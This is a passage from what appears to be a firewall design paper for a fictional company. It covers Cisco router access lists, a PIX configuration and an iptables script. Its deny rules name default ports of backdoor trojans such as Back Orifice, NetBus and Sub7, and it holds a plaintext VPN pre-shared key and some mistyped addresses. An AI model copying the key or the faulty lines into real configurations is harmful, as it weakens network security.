access-list 133 deny   ip 119.0.0.0 0.255.255.255 any
access-list 133 deny   ip 120.0.0.0 0.255.255.255 any
access-list 133 deny   ip 121.0.0.0 0.255.255.255 any
access-list 133 deny   ip 122.0.0.0 0.255.255.255 any
access-list 133 deny   ip 123.0.0.0 0.255.255.255 any
access-list 133 deny   ip 124.0.0.0 0.255.255.255 any
access-list 133 deny   ip 125.0.0.0 0.255.255.255 any
access-list 133 deny   ip 126.0.0.0 0.255.255.255 any
access-list 133 deny   ip 197.0.0.0 0.255.255.255 any
access-list 133 deny   ip 222.0.0.0 0.255.255.255 any
access-list 133 deny   ip 223.0.0.0 0.255.255.255 any
```

Do not allow ANY incoming NetBIOS (NetBIOS is used heavily by Windows systems for things like file and printer sharing. It is also commonly used by hackers to launch attacks. GIAC has no desire to share any folders or printers to users on the Internet!)

```
!No incoming NetBIOS
access-list 133 deny   tcp any any eq 135
access-list 133 deny   tcp any any eq 137
access-list 133 deny   tcp any any eq 138
access-list 133 deny   tcp any any eq 139
access-list 133 deny   udp any any eq 135
access-list 133 deny   udp any any eq netbios-ns
access-list 133 deny   udp any any eq netbios-dgm
access-list 133 deny   udp any any eq netbios-ss
!
```

Since Telnet and FTP will not be allowed in from the outside, block those

```
! No incoming Telnet or FTP
access-list 133 deny   tcp any any eq 20
access-list 133 deny   tcp any any eq 21
access-list 133 deny   tcp any any eq 23
!
```

The following are common “Trouble” ports – ports for legacy services (mainly on UNIX platforms) and other things that can be easily compromised. None of these need to come in from the outside.

```
! tcpmux can be attacked on port 1
access-list 133 deny   tcp any any eq 1
! DoS Echo attacks on port 7
access-list 133 deny   tcp any any eq echo
access-list 133 deny   udp any any eq echo
! Systat recon
access-list 133 deny   tcp any any eq 11
! DoS with chargen on port 19
access-list 133 deny   tcp any any eq chargen
access-list 133 deny   udp any any eq 19
! Finger on port 79 can be used for recon
access-list 133 deny   tcp any any eq finger
! Linuxconf can be used to attack
access-list 133 deny   tcp any any eq 98
! Sunrpc / port map on port 111 can be attacked
access-list 133 deny   tcp any any eq sunrpc
access-list 133 deny   udp any any eq sunrpc
! Auth and ident used for recon
access-list 133 deny   tcp any any eq ident
! SNMP on ports 161 and 162 can be used for attack and recon
access-list 133 deny   udp any any eq snmp
access-list 133 deny   udp any any eq snmptrap
! login port 513 can be used to attack
access-list 133 deny   tcp any any eq login
! cmd on port 514 can be used to attack
access-list 133 deny   tcp any any eq cmd
! Mountd can be used to attack Linux systems
access-list 133 deny   tcp any any eq 635
access-list 133 deny   udp any any eq 635
! Mountd on Solaris can be used for attack
access-list 133 deny   tcp any any eq 2049
access-list 133 deny   udp any any eq 2049
! Block SOCKS
access-list 133 deny   tcp any any eq 1080
! Block Sunrpc
access-list 133 deny   tcp any any eq 32772
access-list 133 deny   udp any any eq 32772
```

(Most of the items following are related to specific attacks via Trojan-horse programs. Most of these Trojans can be configured to use other ports. But it is still useful to block default ports, as many hackers don't bother to change the defaults.)

```
! Block all default Sub7 Trojan
access-list 133 deny   tcp any any eq 1243
access-list 133 deny   udp any any eq 1243
access-list 133 deny   tcp any any eq 6711
```

```
access-list 133 deny   udp any any eq 6711
access-list 133 deny   tcp any any eq 6712
access-list 133 deny   udp any any eq 6712
access-list 133 deny   tcp any any eq 6713
access-list 133 deny   udp any any eq 6713
access-list 133 deny   tcp any any eq 6776
access-list 133 deny   udp any any eq 6776
access-list 133 deny   tcp any any eq 27374
access-list 133 deny   udp any any eq 27374
access-list 133 deny   tcp any any eq 27573
access-list 133 deny   udp any any eq 27573
! Block default netbus
access-list 133 deny   tcp any any eq 12345
access-list 133 deny   udp any any eq 12345
access-list 133 deny   tcp any any eq 12346
access-list 133 deny   udp any any eq 12346
access-list 133 deny   tcp any any eq 12356
access-list 133 deny   udp any any eq 12356
access-list 133 deny   tcp any any eq 20034
access-list 133 deny   udp any any eq 20034
! Block default Netsphere
access-list 133 deny   tcp any any eq 30100
access-list 133 deny   tcp any any eq 30101
access-list 133 deny   tcp any any eq 30102
! Block default Portal of Doom
access-list 133 deny   udp any any eq 10067
access-list 133 deny   udp any any eq 10167
! Block default Back Orifice
access-list 133 deny   udp any any eq 31337
access-list 133 deny   udp any any eq 31338
! Block default Hack-a-Tack
access-list 133 deny   udp any any eq 31785
access-list 133 deny   udp any any eq 31786
access-list 133 deny   udp any any eq 31787
access-list 133 deny   udp any any eq 31788
access-list 133 deny   udp any any eq 31789
access-list 133 deny   udp any any eq 31790
access-list 133 deny   udp any any eq 31791
! Block default Back Orifice 2000
access-list 133 deny   udp any any eq 54320
access-list 133 deny   udp any any eq 54321
! Block default Ring Zero
access-list 133 deny   udp any any eq 3028
access-list 133 deny   udp any any eq 3128
access-list 133 deny   udp any any eq 8080
! Block default Deep Throat
```

```
access-list 133 deny   tcp any any eq 41
access-list 133 deny   udp any any eq 41
access-list 133 deny   tcp any any eq 999
access-list 133 deny   udp any any eq 999
access-list 133 deny   tcp any any eq 2140
access-list 133 deny   udp any any eq 2140
access-list 133 deny   tcp any any eq 3150
access-list 133 deny   udp any any eq 3150
access-list 133 deny   tcp any any eq 6670
access-list 133 deny   udp any any eq 6670
access-list 133 deny   tcp any any eq 6671
access-list 133 deny   udp any any eq 6671
access-list 133 deny   tcp any any eq 60000
access-list 133 deny   udp any any eq 60000
! Block default Trinoo
access-list 133 deny   udp any any eq 27444
access-list 133 deny   udp any any eq 31335
access-list 133 deny   udp any any eq 34555
(This is the end of the Trojan horse blocking section)

(Blocking incoming packets with our internal addresses as source (spoofing))
access-list 133 deny   ip 192.168.210.0 0.0.0.255 any
access-list 133 deny   ip 192.168.200.0 0.0.0.255 any
access-list 133 deny   ip 192.168.100.0 0.0.0.255 any

(Block telnet and snmp to the router)
access-list 133 deny   tcp any host 192.168.1.33 eq telnet
access-list 133 deny   tcp any host 192.168.1.33 eq 161

(Block ALL icmp traffic except incoming echo-reply)
access-list 133 deny   icmp any any administratively-prohibited
access-list 133 deny   icmp any any alternate-address
access-list 133 deny   icmp any any conversion-error
access-list 133 deny   icmp any any dod-host-prohibited
access-list 133 deny   icmp any any dod-net-prohibited
access-list 133 deny   icmp any any echo
access-list 133 deny   icmp any any fragments
access-list 133 deny   icmp any any general-parameter-problem
access-list 133 deny   icmp any any host-isolated
access-list 133 deny   icmp any any host-precedence-unreachable
access-list 133 deny   icmp any any host-redirect
access-list 133 deny   icmp any any host-tos-redirect
access-list 133 deny   icmp any any host-tos-unreachable
access-list 133 deny   icmp any any host-unknown
access-list 133 deny   icmp any any host-unreachable
access-list 133 deny   icmp any any information-reply
```

```
access-list 133 deny   icmp any any information-request
access-list 133 deny   icmp any any mask-reply
access-list 133 deny   icmp any any mask-request
access-list 133 deny   icmp any any mobile-redirect
access-list 133 deny   icmp any any net-redirect
access-list 133 deny   icmp any any net-tos-redirect
access-list 133 deny   icmp any any net-tos-unreachable
access-list 133 deny   icmp any any net-unreachable
access-list 133 deny   icmp any any network-unknown
access-list 133 deny   icmp any any no-room-for-option
access-list 133 deny   icmp any any option-missing
access-list 133 deny   icmp any any packet-too-big
access-list 133 deny   icmp any any parameter-problem
access-list 133 deny   icmp any any port-unreachable
access-list 133 deny   icmp any any precedence-unreachable
access-list 133 deny   icmp any any reassembly-timeout
access-list 133 deny   icmp any any redirect
access-list 133 deny   icmp any any router-advertisement
access-list 133 deny   icmp any any router-solicitation
access-list 133 deny   icmp any any source-quench
access-list 133 deny   icmp any any source-route-failed
access-list 133 deny   icmp any any time-exceeded
access-list 133 deny   icmp any any timestamp-reply
access-list 133 deny   icmp any any timestamp-request
access-list 133 deny   icmp any any traceroute
access-list 133 deny   icmp any any ttl-exceeded
access-list 133 deny   icmp any any unreachable
access-list 133 permit icmp any any echo-reply
(End of icmp Section)

(Depending on what is running on a Windows system many of these ports may
be open. Some are related to things like ms-sql (1433), msdtc (3372), ldap
(389,636,3268,3269) kerberos (88,464) and lsa (1025-1030))
!
!
! stop MS SMB-alternate
access-list 133 deny   tcp any any eq 445
! Stop W2K RPC services
access-list 133 deny   tcp any any eq 1025
access-list 133 deny   tcp any any eq 1026
access-list 133 deny   tcp any any eq 1027
access-list 133 deny   tcp any any eq 1028
access-list 133 deny   tcp any any eq 1029
access-list 133 deny   tcp any any eq 1030
access-list 133 deny   udp any any eq 1025
access-list 133 deny   udp any any eq 1026
```

```
access-list 133 deny   udp any any eq 1027
access-list 133 deny   udp any any eq 1028
access-list 133 deny   udp any any eq 1029
access-list 133 deny   udp any any eq 1030
! stop nameserver
access-list 133 deny   tcp any any eq 42
! stop kerberos
access-list 133 deny   tcp any any eq 88
! stop ldap
access-list 133 deny   tcp any any eq 389
access-list 133 deny   tcp any any eq 464
! stop http-rpc
access-list 133 deny   tcp any any eq 593
! stop ldap
access-list 133 deny   tcp any any eq 636
! stop nim
access-list 133 deny   tcp any any eq 1058
!stop icp
access-list 133 deny   tcp any any eq 1112
! stop MS-SQL
access-list 133 deny   tcp any any eq 1433
!stop Global Catalog
access-list 133 deny   tcp any any eq 3268
access-list 133 deny   tcp any any eq 3269
! stop MS-DTC
access-list 133 deny   tcp any any eq 3372
! stop Terminal Server
access-list 133 deny   tcp any any eq 3389
(End of Windows Problem Section)


(Allowing incoming isakmp so VPN will work)
access-list 133 permit udp any any eq isakmp

(Allowing incoming DNS information)
access-list 133 permit udp any any eq domain

(Allowing incoming ntp time information)
access-list 133 permit udp any any eq 123

(Block all other UDP traffic)
access-list 133 deny   udp any any

(Allow anything else). (Note – the concept of “allowing anything else” is
somewhat dangerous. Here it does let us be specific about what GIAC is
blocking. The only way we can get away with it is the fact that the two internal
```

firewalls do NOT end their rule-sets with “allow anything”. Instead, if it is not expressly defined on the two major firewalls, and is not stateful, related traffic, it will be blocked. The two firewalls are also better at logging what is being blocked. This can also help us to see what kind of attacks are being tried that DO penetrate the border router.)

```
access-list 133 permit ip any any
```

The following is the code for Access-List 134, which is used to filter outgoing traffic on Ethernet1 (the outside interface).

```
! list 134 is for outbound traffic
! Allow outgoing web-browsing, pings, e-mail,NTP,ssh

(Block icmp traffic that may give away too much)
access-list 134 deny   icmp any any echo-reply
access-list 134 deny   icmp any any time-exceeded
access-list 134 deny   icmp any any traceroute
access-list 134 deny   icmp any any unreachable

(Block outgoing NetBIOS traffic)
access-list 134 deny   tcp any any eq 135
access-list 134 deny   tcp any any eq 137
access-list 134 deny   tcp any any eq 138
access-list 134 deny   tcp any any eq 139
access-list 134 deny   udp any any eq 135
access-list 134 deny   udp any any eq netbios-ns
access-list 134 deny   udp any any eq netbios-dgm
access-list 134 deny   udp any any eq netbios-ss
```

(Note: Many of the following entries allow traffic only from the 192.168.210.0 subnet. This will prevent hackers from using spoofed addresses to launch attacks on other people from GIAC systems. The reason that internal ranges like 192.168.200.0 and 192.168.100.0 are not needed is a combination of VPN, NAT, and items that the PIX will present as if they were on the 192.168.210.0 LAN. The end result of this is that ALL valid outbound traffic is leaving with a 192.168.210.0/24 address at this point.)

```
(Allow outgoing web browsing)
access-list 134 permit tcp 192.168.210.0 0.0.0.255 any eq www

(Allow outgoing smtp e-mail)
access-list 134 permit tcp 192.168.210.0 0.0.0.255 any eq 25
access-list 134 permit tcp 192.168.210.0 0.0.0.255 any eq 113

(Allow outgoing DNS)
access-list 134 permit tcp 192.168.210.0 0.0.0.255 any eq 53
access-list 134 permit udp 192.168.210.0 0.0.0.255 any eq 53
```

```
(Allow outgoing NTP (time))
access-list 134 permit udp 192.168.210.0 0.0.0.255 eq 123

(Allowing outgoing isakmp and esp so VPN will work)
access-list 134 permit udp 192.168.210.0 0.0.0.255 any eq isakmp
access-list 134 permit esp 192.168.210.0 0.0.0.255 any

(Allow outgoing ping)
access-list 134 permit icmp 192.168.210.0 0.0.0.255 any echo

(At this point we need to cover the three Public GIAC servers. Access lists on the
router can filter on destination tcp port – not on source tcp port. Return traffic
from the web server and the SMTP mail servers could be on any of the high
ports. So we will allow ALL outgoing traffic from the router from these systems.
This is safe because we restrict traffic more specifically to these servers on the
PIX firewall. These 3 servers also all have "personal" IPTABLES firewall rule-sets
to prevent unauthorized outbound traffic.)
access-list 134 permit tcp 192.168.210.50 0.0.0.255 any
access-list 134 permit tcp 192.168.210.22 0.0.0.255 any
access-list 134 permit tcp 192.168.210.11 0.0.0.255 any

(Deny Everything else)
access-list 134 deny ip any any
(End of access-list 134)

Control for the inside interface. Access-List 103 controls incoming and outgoing
traffic. Cisco Discover Protocol (CDP) and SNMP are disabled.
 interface Ethernet0
 ip address 192.168.210.1 255.255.255.0
 ip access-group 103 in
 ip access-group 103 out
 no ip mroute-cache
 no snmp trap link-status
 no cdp enable
 hold-queue 32 in
 hold-queue 100 out
 !
Control for the outside interface. Access-List 133 controls incoming traffic. It is
where most of the controls and filters are. Access-List 134 controls outgoing
traffic. Cisco Discover Protocol (CDP) and SNMP are disabled.
 interface Ethernet1
 ip address 192.168.1.33 255.255.255.0
 ip access-group 133 in
 ip access-group 134 out
 no ip mroute-cache
```

```
 no snmp trap link-status
 no cdp enable
 !
Basic routing tables
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.1.1
ip route 192.168.100.0 255.255.255.0 192.168.210.2
ip route 192.168.200.0 255.255.255.0 192.168.210.2
!
HTTP Server for router configuration disabled. (This router is too exposed to
allow remote management. Management will be done by the console ONLY).
Finger is shut off. Cisco Discovery Protocol disabled. TCP/IP small services are
disabled
no ip http server
no ip finger
no cdp run
no service tcp-small-servers
no service udp-small-servers
!

The management station is 192.168.100.25
Logging trap 7 is equal to SYSLOG *.debug – i.e. EVERYTHING
! log everything to the management station
logging trap 7
logging 192.168.100.25
!
!

The following is the code for Access-List 23, which is used to filter traffic on the
virtual terminals (vtys). These are normally used for telnet access. The border
router though will be too exposed to allow management by telnet. Management
will be by serial connection only (console). This access-list is a standard access
list rather than an extended one, which means it filters traffic only by source ip
address. No addresses are allowed.
access-list 23 deny any
!

(Cisco Discover Protocol turned off)
no cdp run

(Warning Banner set)
banner motd ^CUNAUTHORIZED ACCESS PROHIBITED^C
!
(Various settings on the console – left to default values)
line con 0
 exec-timeout 120 0
```

```
 no modem enable
 stopbits 1
line aux 0
 stopbits 1
```

(Various settings on the virtual telnet ports – left to default values – except that access list 23 denies everything. This is to make sure there is no telnet access to the border router.)

```
line vty 0 4
 access-class 23 in
 exec-timeout 120 0
 login local
 length 0
!
scheduler max-task-time 5000
end
```

External Firewall Rules

Note: In the following, all RED text is comment in this paper for explanations, all BLUE text is actual commands given on the firewall.

Setup the two interfaces. The “security0” on the outside and the “security100” on the inside show that one is higher security (inside interface) than the other (outside interface). This forces a lot of automatic security behavior on the PIX like stateful-firewalling to be turned on. As a general rule anything from the high security interface (ethernet1) can start any connections with servers accessed on the outside low security interface (ethernet0). But traffic can not go the other way unless it is explicitly defined or it is related to a connection already established from the inside.

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
```

Set up the passwords for the PIX

```
enable password xxxxxxxxxxx encrypted
passwd xxxxxxxxx encrypted
```

Set the hostname to GIAC-Fortune2. Set the DNS domain to GIAC.COM. Set the timezone for the firewall to CDT.

```
hostname GIAC-Fortune2
domain-name GIAC.COM
clock timezone CDT 22
```

Set the NTP time server. Note: Time Service must be arranged with a Stratum-2 time server by GIAC Enterprises, which has not happened yet. The address specified here is that of the University of Houston, a time server which is part of the Naval Observatory system in the Central Time Zone. GIAC is not authorized to use this server, and instead will have to change this to a Startum-2 server supported by our ISP. The key “xxxxx’ is used for authentication to the server.

```
ntp server 129.7.1.66 key xxxxxxx
```

The following commands control the PIX’s ntp access. The key fields “yyy” and “xxxx” will have to be supplied by the NTP server when a time service is arranged for GIAC.

```
ntp authenticate
ntp authentication-key yyy md5 xxxx
ntp trusted-key yyy
```

The “fixup” commands start traffic analysis on certain protocols. The only two GIAC is allowing thru the PIX are web-server (80) and smtp e-mail (25). Packets going to these ports that are not behaving properly will be dropped and the IDS alarms will go off.

```
fixup protocol http 80
```

```
fixup protocol smtp 25
```

Turn off the attempted resolving of TCP/IP addresses to names in logs

```
no names
```

Create a group to specify what kind of ICMP traffic is allowed

```
object-group icmp-type icmp-ok
  icmp-object echo-reply
  icmp-object source-quench
  icmp-object unreachable
  icmp-object time-exceeded
exit
```

The outside-access-in access list restricts what kind of traffic is allowed in. Any type of ICMP traffic matching the “icmp-ok” list is allowed. Web access to 192.168.210.50 is allowed (actual server is 192.168.200.30 – see static command below). In a similar manner only SMTP traffic is allowed to the e-mail servers. Auth traffic (port 113) is also needed for e-mail. ALL other types of access to the public web server and e-mail servers is not allowed. NTP and DNS traffic are allowed to the networks in general. All other types of traffic are blocked.

```
access-list outside-access-in permit icmp any any object-group icmp-ok
access-list outside-access-in permit tcp any host 192.168.210.50 eq www
access-list outside-access-in deny ip any host 192.168.210.50
access-list outside-access-in permit tcp any host 192.168.210.11 eq 113
access-list outside-access-in permit tcp any host 192.168.210.22 eq 113
access-list outside-access-in permit tcp any host 192.168.210.11 eq smtp
access-list outside-access-in permit tcp any host 192.168.210.22 eq smtp
access-list outside-access-in deny ip any host 192.168.210.11
access-list outside-access-in deny ip any host 192.168.210.22
access-list outside-access-in permit tcp any any eq 53
access-list outside-access-in permit udp any any eq 53
access-list outside-access-in permit udp any any eq 123
access-list outside-access-in deny ip any any
```

The “VPN” access-list allows traffic from the permanent VPN peer 193.12.34.5, the associated 193.12.35.0/24 LAN, and from any dynamic remote access clients, who are assigned an address in the 192.168.200.0 range.

```
access-list VPN permit ip 192.168.200.0 255.255.255.0 192.168.200.0
255.255.255.0
access-list VPN permit ip 193.12.34.0 255.255.255.0 192.168.200.0
255.255.255.0
access-list VPN permit ip 193.12.35.0 255.255.255.0 192.168.200.0
255.255.255.0
```

Although the inside interface can also be protected, GIAC is specifying rules only for the outside interface. Since there are only two interfaces, there is really no benefit to having additional rules for the inside interface.
access-list inside-access-in permit tcp any any
access-list inside-access-in permit icmp any any
access-list inside-access-in permit udp any any

Set 24 lines per page for pagination on the console
pager lines 24

Turn on Logging. Logs are sent at the debug level (everything!) to the Network Defense Server at 192.168.100.25.
logging on
logging trap 7
logging host inside 192.168.100.25

Set the line speeds of the two interfaces
interface ethernet0 10baset
interface ethernet1 10full

Set the size of packets that is allowed on the two networks. Since this is Ethernet, that size is 1500. Large packets will have to be fragmented.
mtu outside 1500
mtu inside 1500

Set the TCP/IP addresses for inside and outside. NOTE: In a production environment GIAC will have to purchase some “real” Internet addresses. One of these will have to go on the outside interface currently defined as 192.168.210.2 The inside interface can remain a private IP address.
ip address outside 192.168.210.2 255.255.255.0
ip address inside 192.168.200.1 255.255.255.0

The following PIX commands (ip audit) are used to setup the PIX IDS system. Any type of detected attack will be logged and the connection dropped.
ip audit name GIAC-IDS info
ip audit name GIAC-IDS attack action alarm drop
ip audit interface outside GIAC-IDS

Set up the IP address pools for VPN access by remote clients:
ip local pool SALES_ADDRESS 192.168.200.101-192.168.200.110
ip local pool IT_ADDRESS 192.168.200.111-192.168.200.120
ip local pool SUP_SHMF_ADDRESS 192.168.200.121-192.168.200.130
ip local pool SUP_CF_ADDRESS 192.168.200.131-192.168.200.140
ip local pool SUP_3SF_ADDRESS 192.168.200.141-192.168.200.150
ip local pool PAR_CTPBI_ADDRESS 192.168.200.151-192.168.200.160
ip local pool CUST_ADDRESS 192.168.200.161-162.168.200.190

Turn off the PDM history, since PDM itself is disabled
no pdm history enable

Set the arp timeout
arp timeout 14400

The following PIX commands (global, nat) will set up Network Address Translation (NAT). There are two forms of NAT, traditional NAT, whereby there is a small pool of outside IP addresses, and PAT, where there is a single outside address and both the address and the port (PAT stands for Port Address Translation) are both translated. The GIAC Enterprises PIX is setup for the PAT form of NAT, as we have only a single interface to the router. A pool of addresses could be set up, but there is no need to. Since PAT also hides the original source port, it is somewhat more secure. Cisco PAT can handle up to 64,000 inside addresses, so we are not in any danger of not having enough address/port combinations.

VPNs have problems with NAT though, so we have to instruct the PIX not to run any VPN communications through the NAT translation.

The “global” command command specifies NAT will be done on the outside interface (192.168.210.2). The “1” is a pool number, which is used again in the second NAT command. The “interface” command basically instructs the PIX to just use whatever address has been assigned to the (outside) interface.

The first NAT command following this is for the VPN communications. By specifying a pool number of “0”, NAT is being turned off for anything that comes in on VPN.

The second NAT command refers back to pool 1. The 0.0.0.0 0.0.0.0 is an address and a subnet mask. All zeros commands the PIX to translate everything. The 02:00:00 and 200, 200 are used to block SYN flooding conditions from LEAVING our network.
global (outside) 1 interface
nat (inside) 0 access-list VPN
nat (inside) 1 0.0.0.0 0.0.0.0 02:00:00 200 200

The following PIX command (static) will present the public web server, which has a real IP address of 192.168.200.30 as a server with an external address of 192.168.210.50. The “50” and “10” limits the total connections to 50, with no more than 10 embryonic connections in waiting.
static (inside,outside) 192.168.210.50 192.168.200.30 netmask 255.255.255.255 50 10

The same PIX commands (static) will present the two e-mail servers, which have real IP addresses of 192.168.100.32 and 192.168.200.10 as a servers with an external addresses of 192.168.210.22 and 192.168.210.11.
static (inside,outside) 192.168.210.22 192.168.100.32 netmask 255.255.255.255 50 10
static (inside,outside) 192.168.210.11 192.168.200.10 netmask 255.255.255.255 50 10

Turn on the two access-lists for the two interfaces
access-group outside-access-in in interface outside
access-group inside-access-in in interface inside

The following PIX command (conduit) will allow any web traffic (port 80) to reach the public web server. This server has an actual address of 192.168.200.30, but it is being advertised as 192.168.210.50).
conduit permit tcp any eq www host 192.168.210.50
Similar PIX commands (conduit) are used for the two e-mail servers
conduit permit tcp any eq 25 host 192.168.210.22
conduit permit tcp any eq 25 host 192.168.210.11
conduit permit tcp any eq 113 host 192.168.210.22
conduit permit tcp any eq 113 host 192.168.210.11

Set up basic routes
route inside 0.0.0.0 255.255.255.0 192.168.210.1 1
route outside 0.0.0.0 0.0.0.0 192.168.210.1 1
route inside 192.168.100.0 255.255.255.0 192.168.200.2 1

Set various timeouts
timeout xlate 0:05:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute

Set up the aaa-servers. TACACS+ is the only one we are using. This points it to the address of the server (192.168.200.70) and sets the pre-shared secret key (replace “xxxxxxx” with the key)
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
aaa-server SALES_SECURITY protocol tacacs+
aaa-server SALES_SECURITY (inside) host 192.168.200.70 xxxxxxx timeout 10

Turn off all SNMP functionality
no snmp-server location
no snmp-server contact

no snmp-server community public
no snmp-server enable traps

Turn off the Pix Device Manager (PDM) Web-server that allows a browser to setup and manage the PIX.
no http server enable

Turn off the telnet server that allows telnet users from the inside to setup and manage the PIX. (Note that SSH is also off – but it is off by default. The only management access to this firewall should be from the console!)
no telnet inside

Turn on the Attack Guard that is the Flood Guard
floodguard enable

Allow ipsec traffic for the VPN
sysopt connection permit-ipsec

Turn on the Attack Guard that is the Fragmentation Guard
sysopt security fragguard

Do not allow outgoing DNS resolution of A-records
sysopt nodnsalias outbound

VPN rules that start with “crypto”, “isakmnp”, and “vpngroup” are documented in the VPN section
crypto ipsec transform-set REMOTE_VPN esp-3des esp-md5-hmac
crypto dynamic-map DYN_MAP 300 set transform-set REMOTE_VPN
crypto map REMOTE_CRYPTO 50 ipsec-isakmp
crypto map REMOTE_CRYPTO 50 set peer 193.12.34.5
crypto map REMOTE_CRYPTO 50 match address VPN
crypto map REMOTE_CRYPTO 50 set transform-set REMOTE_VPN
crypto map REMOTE_CRYPTO 99 ipsec-isakmp dynamic DYN_MAP
crypto map REMOTE_CRYPTO client configuration address initiate
crypto map REMOTE_CRYPTO client authentication GIAC_SECURITY
crypto map REMOTE_CRYPTO interface outside

isakmp enable outside
isakmp policy 300 authentication pre-share
isakmp policy 300 encryption 3des
isakmp policy 300 hash md5
isakmp policy 300 group 2
isakmp policy 300 lifetime 86400
isakmp key yUmmyc0okies address 193.12.34.5 no-config-mode

vpngroup SALES_VPN address-pool SALES_ADDRESS

```
vpngroup SALES_VPN idle-time 1800
vpngroup SALES_VPN dns-server 192.168.200.40
vpngroup SALES_VPN password ********
vpngroup IT_VPN address-pool IT_ADDRESS
vpngroup IT_VPN idle-time 1800
vpngroup IT_VPN dns-server 192.168.200.40
vpngroup IT_VPN password ********
vpngroup SUP_SHMF_VPN address-pool SUP_SHMF_ADDRESS
vpngroup SUP_SHMF_VPN idle-time 1800
vpngroup SUP_SHMF_VPN dns-server 192.168.200.40
vpngroup SUP_SHMF_VPN password ********
vpngroup SUP_CF_VPN address-pool SUP_CF_ADDRESS
vpngroup SUP_CF_VPN idle-time 1800
vpngroup SUP_CF_VPN dns-server 192.168.200.40
vpngroup SUP_CF_VPN password ********
vpngroup SUP_3SF_VPN address-pool SUP_3SF_ADDRESS
vpngroup SUP_3SF_VPN idle-time 1800
vpngroup SUP_3SF_VPN dns-server 192.168.200.40
vpngroup SUP_3SF_VPN password ********
vpngroup PAR_CTPBI_VPN address-pool PAR_CTPBI_ADDRESS
vpngroup PAR_CTPBI_VPN idle-time 1800
vpngroup PAR_CTPBI_VPN dns-server 192.168.200.40
vpngroup PAR_CTPBI_VPN password ********
vpngroup CUST_VPN address-pool CUST_ADDRESS
vpngroup CUST_VPN idle-time 1800
vpngroup CUST_VPN dns-server 192.168.200.40
vpngroup CUST_VPN password ********
```

Set the character width on the terminal console to 80 characters

```
terminal width 80
```

Internal Firewall Rules

Note: In the following, all RED text is comment in this paper for explanations, all BLUE text is actual commands given on the firewall. This set of commands are all saved into a Bourne Shell script text file named iptables_start. The firewall is set to start on system boot-up.

Turn on forwarding. A Linux system will not forward traffic between its two Ethernet interfaces unless there is a "1" in a file named "ip_forward" located in the directory /proc/sys/net/ipv4.

```
#!/bin/sh
# Turn on forwarding
#
echo 1 > /proc/sys/net/ipv4/ip_forward
#
# Flush out all of the existing rules
#
```

These "flush" commands empty all of the major firewall tables of all commands.

```
iptables --flush
iptables -t nat --flush
iptables -t mangle --flush
#
```

Traffic has to be allowed to the loopback address in order for the firewall to work. The firewall has several tables to control network traffic, but the three major ones are INPUT, OUTPUT, and FORWARD. INPUT deals with anything coming into the system. OUTPUT deals with anything leaving. FORWARD deals with traffic that traverses the firewall but is not addressed to it. Loopback has to be enabled for INPUT and OUTPUT.

```
# Turn on the loopback address
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

IPTABLES Default Policy Rules

Most rules in IPTABLES are like any other firewall – they are position dependent. This means that the first rule that is encountered that matches a packet takes effect.

The default policy rules in IPTABLES are not position dependent – unlike the other rules. IPTABLES default policy rules are used only if no other rules match. By default these are being set to drop everything for the INPUT, OUTPUT, and FORWARD tables.

```
#
# Set up the default policies to drop all packets (DENY ALL)
# These policies take effect only if no other rules match
#
```

```
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
#
```

NetBIOS Rules

The earlier the rules appear in the script, the earlier the packet is processed. Since NetBIOS traffic hits fairly often it is best to deal with this early. All TCP and UDP traffic on ports 137,138, and 139 are being dropped here. This prevents any windows systems in the internal network (192.168.100.0) from sharing any files out from personal machines or servers. It also eliminates all NetBIOS based attacks that might come in from the outside. Unlike other problems, NetBIOS traffic attempting to cross the firewall is not logged. There is just too much of it, and a lot of it is not hacker activity – it is just Windows behavior.

```
#
# Block all NetBIOS -- otherwise it clutters the logs and
# slows stuff down
#
iptables -A INPUT -p tcp --dport 137 -j DROP
iptables -A FORWARD -p tcp --dport 137 -j DROP
iptables -A INPUT -p tcp --dport 138 -j DROP
iptables -A FORWARD -p tcp --dport 138 -j DROP
iptables -A INPUT -p tcp --dport 139 -j DROP
iptables -A FORWARD -p tcp --dport 139 -j DROP
iptables -A INPUT -p udp --dport 137 -j DROP
iptables -A FORWARD -p udp --dport 137 -j DROP
iptables -A INPUT -p udp --dport 138 -j DROP
iptables -A FORWARD -p udp --dport 138 -j DROP
iptables -A INPUT -p udp --dport 139 -j DROP
iptables -A FORWARD -p udp --dport 139 -j DROP
#
```

Outgoing PING

ICMP is used for traffic control and network testing. It is also frequently used by hackers to scan a network or to change packet handling. For that reason all ICMP traffic is being blocked – except for outgoing PINGs. Outgoing PINGs are extremely useful.

```
# Allow outgoing PINGs
#
iptables -A FORWARD -p icmp --icmp-type echo-request -s 192.168.100.0/24 \
        -m state --state NEW -j ACCEPT
iptables -A FORWARD -p icmp --icmp-type echo-reply \
        -d 192.168.100.0/24 -j ACCEPT
# Allow incoming ICMP requests from 192.168.100.0/24 for dest unreachable
#
iptables -A INPUT -i eth1 -p icmp --icmp-type destination-unreachable \
       -j ACCEPT
#
```

Blocking Scans

A lot of scan mechanisms play games with the TCP/IP flags. The following rules automatically drop any packets that violate the TCP/IP rules. Note that invalid flag combinations are logged.

```
# Block TCP Stealth Scans and TCP State flags
#
# -- All of the bits cleared
iptables -A FORWARD -p tcp --tcp-flags ALL NONE -j LOG \
        --log-prefix "IPT flags ALL NONE ** "
iptables -A FORWARD -p tcp --tcp-flags ALL NONE -j DROP
# -- SYN and FIN both set
iptables -A FORWARD -p tcp --tcp-flags SYN,FIN SYN,FIN -j LOG \
        --log-prefix "IPT flags SYN FIN ** "
iptables -A FORWARD -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
# -- SYN and RST both set
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN,RST -j LOG \
        --log-prefix "IPT flags SYN RST ** "
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
# -- FIN and RST both set
iptables -A FORWARD -p tcp --tcp-flags FIN,RST FIN,RST -j LOG \
        --log-prefix "IPT flags FIN RST ** "
iptables -A FORWARD -p tcp --tcp-flags FIN,RST FIN,RST -j DROP
# -- FIN only is set without an ACK
